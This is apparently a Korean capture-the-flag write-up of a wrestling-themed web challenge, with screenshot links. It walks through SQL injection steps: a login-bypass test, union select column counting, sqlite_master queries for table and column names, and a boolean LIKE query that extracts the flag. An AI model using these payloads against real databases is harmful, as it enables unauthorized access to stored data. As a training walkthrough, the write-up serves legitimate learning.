


1. 다음과 같이 레슬링 화면이 나오며 문제가 시작된다.




2. SQL Injection 으로 보여서 어떤 쿼리를 날려야 참으로 될지 테스트를 해보았다.




- 기본적인 로그인 우회 구문을 던져봤다.




- 오호라... 참으로 넘어가졌다.
- 초등학교때 많이보던 헐크호건이다. twitter랑 facebook에서 혹시 건질게 있나 뒤져봤지만 보지 못했다...
- 음... SQL Injection이 쉽게 될 것으로 보인다.



- union injection을 때려보았다.




- 다음과 같이 에러 코드가 보였다... 왠지 먹힐 것 같아서 계속 숫자를 올려가면서 돌려봤다.




- ' union select 1,2,3,4,5,6,7,8--


- 와우... 먹혔다. 여기서 테이블명을 획득해보자.




- 'union select 1,2,3,4,(SELECT name FROM sqlite_master WHERE type='table'),6,7,8-- 를 입력하여 테이블명을 구했다.



- 'union select (SELECT sql FROM sqlite_master WHERE name='users'),2,3,4,(SELECT name FROM sqlite_master WHERE type='table'),6,7,8-- 를 입력하여 컬럼명을 구했다. flag라는 컬럼이 보인다.



- 'union select 1,2,3,4,(SELECT name FROM sqlite_master WHERE type='table'),(SELECT sql FROM sqlite_master WHERE name='users' AND sql LIKE '%password%'),7,8-- 구글링을 해보니 다음과 같은 문장으로 값을 구할 수 있다고 하여 노력해봤으나, 구해지지 않았다.



- 좀 더 찾아보다가. 아래의 주옥같은 문장을 찾게되어 시도를 하니 정상적으로 flag를 얻을 수 있었다.
- 1' or 1 = 1 and flag like 's%'--